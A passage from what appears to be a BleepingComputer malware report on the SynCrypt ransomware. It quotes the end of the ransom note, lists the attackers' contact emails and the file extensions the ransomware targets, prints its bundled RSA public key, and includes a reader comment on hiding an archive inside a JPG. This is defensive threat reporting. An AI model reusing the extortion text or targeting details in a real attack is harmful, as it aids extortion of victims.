Emails that dont contain the KEY file attached will be automatically rejected.

As soon as we confirm the payment, you will receive on your email address the
decription key together with the required software and the instructions to recover
your files.

Dont forget, TIME'S RUNNING OUT
```

Emails Associated with the SynCrypt Ransomware:

getmyfiles@keemail.me
getmyfiles@scryptmail.com
getmyfiles@mail2tor.com

Targeted File Extensions:

```
accdb, accde, accdr, adp, ach, arw, asp, aspx, backup, backupdb, bak, bat, bay, bdb,
bgt, blend, bmp, bpw, cdf, cdr, cdr3, cdr4, cdr5, cdr6, cdrw, cdx, cer, cfg, class,
cls, config, contact, cpp, craw, crt, crw, css, csv, d3dbsp, dbx, dcr, dcs, dds, der,
dif, dit, doc, docm, docx, dot, dotm, dotx, drf, drw, dwg, dxb, dxf, edb, eml, eps,
fdb, flf, fpx, frm, gif, gpg, gry, hbk, hpp, html, hwp, jpe, jpeg, jpg, kdbx, kdc,
key, jar, java, laccdb, latex, ldf, lit, lua, mapimail, max, mbx, mdb, mfw, mlb, mml,
mmw, midi, moneywell, mocha, mpp, nef, nml, nrw, oab, odb, odc, odf, odg, odi, odm,
odp, ods, odt, otg, oth, otp, ots, p12, pas, pab, pbm, pcd, pct, pcx, pdf, pef, pem,
pfx, pgm, php, pict, pntg, potm, potx, ppam, ppm, pps, ppsm, ppsx, ppt, pptm, pptx,
ppz, prf, psd, ptx, pub, qbw, qbx, qpw, raf, rtf, safe, sav, save, sda, sdc, sdd,
sdf, sdp, skp, sql, sqlite, sqlite3, sqlitedb, stc, std, sti, stm, stw, sxc, sxg,
sxi, sxm, sxw, tex, txt, tif, tiff, vcf, wallet, wb1, wb2, wb3, wcm, wdb, wpd, wps,
xlr, xls, xlsb, xlsm, xlsx, xlam, xlc, xlk, xlm, xlt, reg, rspt, profile, djv, djvu,
ms11, ott, pls, png, pst, xltm, xltx, xlw, xml, r00, 7zip, vhd, aes, ait, apk, arc,
asc, asm, asset, awg, back, bkp, brd, bsa, bz2, csh, das, dat, dbf, db_journal, ddd,
ddoc, des, design, erbsql, erf, ffd, fff, fhd, fla, flac, iif, iiq, indd, iwi, jnt,
kwm, lbf, litesql, lzh, lzma, lzo, lzx, m2ts, m4a, mdf, mid, mny, mpa, mpe, mpeg,
mpg, mpga, mrw, msg, mvb, myd, myi, ndf, nsh, nvram, nxl, nyf, obj, ogg, ogv, p7b,
p7m, p7r, p7s, package, pages, pat, pdb, pdd, pfr, pnm, pot, psafe3, pspimage, pwm,
qba, qbb, qbm, qbr, qby, qcow, qcow2, ram, rar, ras, rat, raw, rdb, rgb, rjs, rtx,
rvt, rwl, rwz, scd, sch, scm, sd2, ser, shar, shw, sid, sit, sitx, skm, smf, snd,
spl, srw, ssm, sst, stx, svg, svi, swf, tar, tbz, tbz2, tgz, tlz, txz, uop, uot, upk,
ustar, vbox, vbs, vcd, vdi, vhdx, vmdk, vmsd, vmx, vmxf, vob, vor, wab, wad, wav,
wax, wbmp, webm, webp, wks, wma, wp5, wri, wsc, wvx, xpm, xps, xsd, zip, zoo,
```

Bundled Public RSA-4096 Keys:

```
-----BEGIN PUBLIC KEY-----
MIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEAuHSaciHs234HFdvavCdA
UL/dvBtWZo5e8SAkm19mQLX5VTzBoscekoJOoPHeAqGFHboj+8TQMZZl/tq5o7W4
ZAjSkmEMmeNYgETNbnw8QLa1q4CtmU8W9QzTxcS+HFOo/gh0GYNMr1XqK/IksjhU
YQREGnGp20jCeJmTEp+AWp5TvDtFRC/PzAVCuOAnrsxIZhR7M0HF+qDpnsuhQuLZ
5XVGvzy+/nN8JC8bv+Xvcbtm115kOn46nKjJeUxqv3pCv1fUxQ/kAIBdACiUM7j1
JuAcA7zrDsRuTNGgGiKSyQCEU8sQpvnC1DQU/Dxkfbhc7xhqzXZsS+Znxlp7zmZV
GuUMbuM48rp8mm/QrigW9biIz/Gy8xFjjX0L6u/YjPy65OmN5tvNve4pjp6NhpOd
YeMoM6qRgOTIzMTc7SuGTCWcbdZ2ioNcnw7n9bq4E8OVzGUDh5FvX5iY9s9wMxzZ
WfqYW85nxnOtuppDc0J+bB0hS+wzzxByWh9wTmvOuTR+pQJ8nRmlgsoGtlg1F4zH
iIbFBzya4Q6pFDRbRAUIiHq9S67T7XS5NeDVtSFWcQiKQCMqbCukZwV6ZVOkUu2/
oaYPYrvezVz5on8DjoP3Kq2NMIbxTXEdg+M4eL4DNs0SPZ6kfbrDnNWrJUKalLub
YNdj2oZzFK3x+MhN7l7hTt8CAwEAAQ==
-----END PUBLIC KEY-----
```

- Ransomware
- SyncCrypt

Lawrence Abrams

Lawrence Abrams is the owner and Editor in Chief of BleepingComputer.com. Lawrence's area of expertise includes Windows, malware removal, and computer forensics. Lawrence Abrams is a co-author of the Winternals Defragmentation, Recovery, and Administration Field Guide and the technical editor for Rootkits for Dummies.

- Previous Article
- Next Article

Comments

Crazy Cat - 4 years ago

I posted back #15: 31st July 2013 something similar. https://www.bleepingcomputer.com/forums/t/501540/ransomcrypt-dirtydecryptexe-uses-efs/#entry3118088 about [code]copy /b imagefile.jpg + *.rar rar.jpg[/code]

Post a Comment Community Rules

You need to login in order to post a comment

Not a member yet? Register Now

You may also like: